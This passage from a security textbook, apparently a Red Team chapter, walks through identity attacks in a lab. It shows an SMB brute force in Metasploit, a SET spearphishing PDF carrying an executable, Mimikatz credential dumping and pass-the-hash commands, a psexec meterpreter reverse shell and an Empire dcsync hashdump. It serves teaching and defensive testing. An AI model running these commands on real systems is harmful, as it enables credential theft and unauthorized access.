



*Figure 7.3: Illustration of a pass-the-hash attack*

Lateral movement is very useful for compromising more machines within the environment, and it can also be used to hop between systems to harvest more valuable information.

Remember that the mission is to obtain sensitive data, and sometimes you don't need to move to the server in order to obtain this data.

In the previous image, there was lateral movement from Alex to Sandra's computer, and a privilege escalation from Sandra to the web server. This can be done because within Sandra's workstation there was another user that had administrative access to this server.

It is important to emphasize that the account that was harvested locally by the attacker cannot be used in further attacks. Using the previous diagram as an example, if a domain admin account was never used to authenticate on Alex and Sandra's workstations, this account will not be available to an attacker that has compromised these workstations.

As mentioned previously, to execute the pass-the-hash attack successfully, you must obtain access to an account with administrative privileges on the Windows system. Once the Red Team gains access to the local computer, they can try to steal the hash from the following locations:

- The **Security Accounts Manager** (**SAM**) database
- The **Local Security Authority Subsystem** (**LSASS**) process memory
- The domain Active Directory database (domain controllers only)
- The **Credential Manager** (**CredMan**) store
- The **Local Security Authority** (**LSA**) secrets in the registry

In the next section, you will learn how to perform these actions in a lab environment prior to executing your attack exercise.

## Hacking a user's identity

Now that you know the strategies, it is time for a hands-on activity. However, before that, here are some important considerations:

1. Do not perform these steps in a production environment
2. Create an isolated lab to test any type of Red Team operation
3. Once all tests are done and validated, make sure you build your own plan to reproduce these tasks in a production environment as part of the Red Team attack exercise
4. Before performing the attack exercise, make sure you have the agreement of your manager, and that the entire command chain is aware of this exercise

The tests that follow could be applied in an on-premises environment, as well as in a VM located in the cloud (IaaS). For this exercise, we recommend you conduct the following tests in the order shown.

## Brute force

The first attack exercise might be the oldest one, but it is still valid for testing two aspects of your defense controls:

- **The accuracy of your monitoring system**: Since brute-force attacks may cause noise, it is expected that your defense security controls can catch the activity while it is happening. If they don't catch it, you have a serious problem with your defense strategy.
- **The strength of your password policy**: If your password policy is weak, chances are that this attack will be able to obtain many credentials. If it does, you have another serious problem.

For this exercise, there is an assumption that the attacker is already part of the network and it could be a case of an internal threat trying to compromise a user's credentials for nefarious reasons.

On a Linux computer running Kali, open the **Applications** menu, click **Exploitation Tools**, and select **metasploit-framework**:





*Figure 7.4: Applications menu on Kali*

When the Metasploit console opens, type `use exploit/windows/smb/psexec`, and your prompt will change as shown in the following screenshot:

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) >
```

*Figure 7.5: Change in prompt in Metasploit after using the specified command*

Now, switch the prompt again since you will leverage the SMB Login Scanner. For that, type `use auxiliary/scanner/smb/smb_login`. Configure the remote host using the command `set rhosts <target>`, configure the user that you want to attack with the command `set smbuser <username>`, and make sure to turn verbose mode on by using the command `set verbose true`.

Once all this is done, you can follow the steps in the following screenshot:

```
msf auxiliary(smb_login) > set pass_file /root/passwords.txt
pass_file => /root/passwords.txt
msf auxiliary(smb_login) > run

[*] 192.168.1.15:445      - SMB - Starting SMB login bruteforce
```

*Figure 7.6: Progressing through Metasploit to perform a brute-force login*

As you can see, the command sequence is simple. The power of the attack relies on the password file. If this file contains a lot of combinations, you increase the likelihood of success, but it will also take more time and potentially trigger alerts in the monitoring system due to the amount of SMB traffic. If, for some reason, it does raise alerts, as a member of the Red Team, you should back off and try a different approach.

While brute force can be regarded as a noisy approach to compromising credentials, it is still being used in many cases. In 2018, Xbash [11] targeted Linux and Windows servers using brute-force techniques to compromise credentials. The point is: if you don't have active sensors monitoring your identity, you can't tell that you are under a brute-force attack, so it is not a safe assumption to believe that threat actors will not use this technique because it is noisy. Never ignore old attack methods because you are too concerned about the latest and greatest; this mindset is exactly the kind that attackers want you to have. To avoid scenarios like this, we will cover how modern sensors are able to identify these types of attacks in *Chapter 12*, *Active Sensors*.

## Social engineering

The next exercise starts from the outside. In other words, the attacker is coming from the internet and gaining access to the system in order to perform the attack. One approach to that is by driving the user's activity to a malicious site in order to obtain a user's identity.

Another method that is commonly used is sending a phishing email that will install a piece of malware on the local computer. Since this is one of the most effective methods, we will use this one for this example. To prepare this crafted email, we will use the **Social-Engineer Toolkit** (**SET**), which comes with Kali.

On the Linux computer running Kali, open the **Applications** menu, click **Exploitation Tools**, and select **Social-Engineer Toolkit**:





*Figure 7.7: Exploitation tools in Kali applications*

On this initial screen you have six options to select from. Since the intent is to create a crafted email that will be used for a socially engineered attack, select option `1` and you will see the following screen:





*Figure 7.8: The Social-Engineer Toolkit*

Select the first option on this screen, which will allow you to start creating a crafted email to be used in your spearphishing attack:





*Figure 7.9: Creating a crafted email for spearphishing, using the Social-Engineer Toolkit*

As a member of the Red Team, you probably don't want to use the first option (mass email attack), since you have a very specific target obtained during your recon process via social media (as outlined in the *Gaining access to the network* subsection).

For this reason, the right choices at this point are either the second (payload) or the third (template). For the purpose of this example, you will use the second option:





*Figure 7.10: Options for the FileFormat payload*

Let's say that during your recon process you noticed that the user you are targeting uses a lot of PDF files, which makes them a very good candidate to open an email that has a PDF attached. In this case, select option 17 (Adobe PDF Embedded EXE Social Engineering), and you will see the following screen:





*Figure 7.11: Screen displayed upon selecting option 17 from the previous window*





*Figure 7.12: Options for the attack*

The option that you choose here depends on whether you have a PDF or not. If you, as a member of the Red Team, have a crafted PDF, select option 1, but for the purpose of this example use option 2 to use a built-in blank PDF for this attack.

Once you select this option the following screen will appear. Select option 2, and follow the interactive prompt that appears asking about your local IP address to be used as LHOST, and the port to connect back with this host:





*Figure 7.13: Payload creation and options to customize the filename*

Now you want to customize the filename to suit the target. Let's say, for this example, that the target works in the Financial Department; select the second option to customize the filename and name the file `financialreport.pdf`. Once you type the new name, the available options are shown as follows:




*Figure 7.14: Options available once the file has been named*

Since this is a specific-target attack, and you know the email address of the victim, select the first option:





*Figure 7.15: Options available once option 1 was selected in the previous screen*

In this case, we will select the status report, and after selecting this option you have to provide the target's email and the sender's email. Notice that for this case, we are using the first option, which is a Gmail account:





*Figure 7.16: Once the phishing option has been selected, choose whether you want to use a Gmail account, or your own server or open relay*

At this point the file `financialreport.pdf` is already saved in the local system. You can use the command `ls` to view the location of this file as shown in the following screenshot:





*Figure 7.17: Viewing file location through the ls command*

This 60 KB PDF file will be enough for you to gain access to the user's Command Prompt and, from there, use Mimikatz to compromise the user's credentials, as you will see in the next section.

If you want to evaluate the content of this PDF, you can use the PDF Examiner. Upload the PDF file to the site, click **submit**, and check the results. The core report should look like this:




*Figure 7.18: Using PDF Examiner to explore the content of the malicious PDF file*

Notice that there is an execution of a `.exe` file. If you click on the hyperlink for this line, you will see that this executable is `cmd.exe`, as shown in the following screenshot:





*Figure 7.19: Executable files found in a PDF*

The last decoding piece of this report shows the action launch for the executable `cmd.exe`.

## Pass the hash

At this point you have access to `cmd.exe`, and from there you can launch PowerShell using the command `start PowerShell -NoExit`. The reason to launch PowerShell is that you want to download Mimikatz from GitHub.

To do that, run the following command:

```
Invoke-WebRequest-Uri "https://github.com/gentilkiwi/mimikatz/releases/
download/2.1.1-20170813/mimikatz_trunk.zip"-OutFile "C:tempmimikatz_trunk.zip"
```

Also, make sure to download the PsExec tool from Sysinternals, since you will need it later. To do that, use the following command from the same PowerShell console:

```
Invoke-WebRequest-Uri "https://download.sysinternals.com/files/PSTools.zip"-
OutFile "C:tempPSTools.zip"
```

In the PowerShell console, use the command `expand-archive -path` to extract the content from `mimikatz_trunk.zip`. Now you can launch Mimikatz. The next step is to dump all active users, services, and their associated NTLM/SHA1 hashes. This is a very important step, because it will give you an idea of the number of users that you can try to compromise to continue your mission. To do that, use the command:

```
sekurlsa::logonpasswords:
```

You should then see something similar to the following screenshot:




*Figure 7.20: Dumping all active users, services, and their associated NTLM/SHA1 hashes using the above-specified command*

If the target computer is running any Windows version up to Windows 7, you may see the actual password in clear text. The reason we say "may" is that if the target computer has the MS16-014 update installed, Windows will forcibly clear leaked login session credentials after 30 seconds.

Moving forward, you can perform the attack, since you now have the hash. The attack can be performed on a Windows system using Mimikatz and the PsExec tool (the one that you downloaded previously). For this scenario, we are going to use the following command as an example:

```
sekurlsa::pth /user:yuri /domain:wdw7
/ntlm:4dbe35c3378750321e3f61945fa8c92a /run:".psexec \yuri -h cmd.exe"
```

The Command Prompt will open using the context of that particular user. If that user has administrative privileges, it's game over. The execution of the attack can also be done from Metasploit, on a computer running Kali. The sequence of commands is shown as follows:

- `use exploit/windows/smb/psexec`
- `set payload windows/meterpreter/reverse_tcp`
- `set LHOST 192.168.1.99`

- `set LPORT 4445`
- `set RHOST 192.168.1.15`
- `set SMBUser Yuri`
- `set SMBPass 4dbe35c3378750321e3f61945fa8c92a`

Once these steps are done, run the `exploit` command and see the results:

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.99:4445
[*] 192.168.1.17:445 - Connecting to the server...
[*] 192.168.1.17:445 - Authenticating to 192.168.1.17:445|YDW7 as user 'Yuri'...
```

*Figure 7.21: The results of the exploit command*

Another option that you can use is the PowerShell Empire's credentials module (`https://www.powershellempire.com/?page_id=114`). It has the Mimikatz utility embedded, which can make it even easier to use. The command line below has an example of how to use it:

```
(Empire: ag1) > usemodule credentials/mimikatz/dsync_hashdump
(Empire: powershell/credentials/mimikatz/dsync_hashdump)> run
```

With that, we have finished the attack exercise. Since this is only a Red Team exercise, the intent here is to prove that the system is vulnerable to this type of attack. Notice that we didn't compromise any data – it was only shown how vulnerable a system really is without proper identity protection.

## Identity theft through mobile devices

When companies start to embrace the **bring your own device** (**BYOD**) methodology, they can be more exposed to credential theft. When we say "they can be," it is because, without thinking of the potential scenarios of credential theft, you are increasing the likelihood that you will actually get hacked and your credentials compromised. The only way to have countermeasures for that is by understanding the different risks that come with the BYOD scenario.

One technique that can be used for this is Android Intent Hijacking, which can register itself to receive intents meant for other applications, including the Initiative for Open Authentication (OAuth) authorization codes. Another old technique still being used these days is to build malicious apps, publish them at a vendor's store, and this app will register itself as a keyboard device. By doing that, it can intercept keypresses containing sensitive values such as usernames and passwords.

## Other methods for hacking an identity

While it is safe to say that a lot of damage can be done using the three approaches that were previously mentioned, it is also safe to say that there are still more ways to hack identities.

The Red Team can use the cloud infrastructure as the target for the attack. The Nimbostratus tool by Andres Riancho (`http://andresriancho.github.io/nimbostratus/`) is a great resource for exploiting Amazon Cloud infrastructure.

As a member of the Red Team, you may also need to pursue attacks against a hypervisor (VMware or Hyper-V). For this type of attack, you can use PowerMemory (`https://github.com/giMini/PowerMemory/`) to exploit the VM's passwords.



Note: In *Chapter 10*, *Security Policy*, you will learn some important methods to strengthen your identity protection and mitigate these scenarios.

# Summary

In this chapter, you learned about the importance of identity for the overall security posture of an organization. You learned about the different strategies that can be used by the Red Team to compromise a user's identity. By learning more about the current threat landscape, the potential adversaries, and how they act, you can create a more accurate attack exercise to test the defense security controls. You learned about brute-force attacks, social engineering using SET from Kali, pass-the-hash, and how these attacks can be used to perform lateral movement in order to accomplish the attack's mission.

In the next chapter, you will learn more about lateral movement, how the Red Team will use a hacker's mindset to continue their mission of mapping the network, and avoiding alerts.

# References


- Stealing Windows Credentials Using Google Chrome: `https://www.helpnetsecurity.com/2017/05/15/stealing-windows-credentials-using-google-chrome/`
- Russian hackers selling login credentials of UK politicians and diplomats – report: `https://www.theregister.co.uk/2017/06/23/russian_hackers_trade_login_credentials/`
- How Anywhere Computing Just Killed Your Phone-Based Two-Factor Authentication: `http://fc16.ifca.ai/preproceedings/24_Konoth.pdf`
- Attackers Hit Weak Spots in 2-Factor Authentication: `https://krebsonsecurity.com/2012/06/attackers-target-weak-spots-in-2-factor-authentication/`
- Microsoft Windows CVE-2017-8563 Remote Privilege Escalation Vulnerability: `https://www.symantec.com/security_response/vulnerability.jsp?bid=99402`
- Pass-The-Hash Toolkit: `https://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit`
- Nimbostratus tool: `http://andresriancho.github.io/nimbostratus/`
- IBM 2018 Data Breach Study: `https://www.forbes.com/sites/louiscolumbus/2019/02/26/74-of-data-breaches-start-with-privileged-credential-abuse/#48f51c63ce45`
- Xbash Combines Botnet, Ransomware, Coinmining in Worm that Targets Linux and Windows: `https://unit42.paloaltonetworks.com/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 8

# Lateral Movement

In previous chapters, the tools and techniques that attackers use to compromise and gain entry into a system were discussed. This chapter will focus on the predominant thing that attackers try to do after a successful entry: solidify and expand their presence. This is what is referred to as lateral movement. Attackers will move from device to device after the initial hack with the hopes of accessing high-value data. They will also be looking at ways in which they can gain additional control of the victim's network. At the same time, they will be trying not to trip alarms or raise any alerts. This phase of the attack life cycle can take a long time. In highly complicated attacks, the phase takes several months in order for hackers to reach the desired target device.

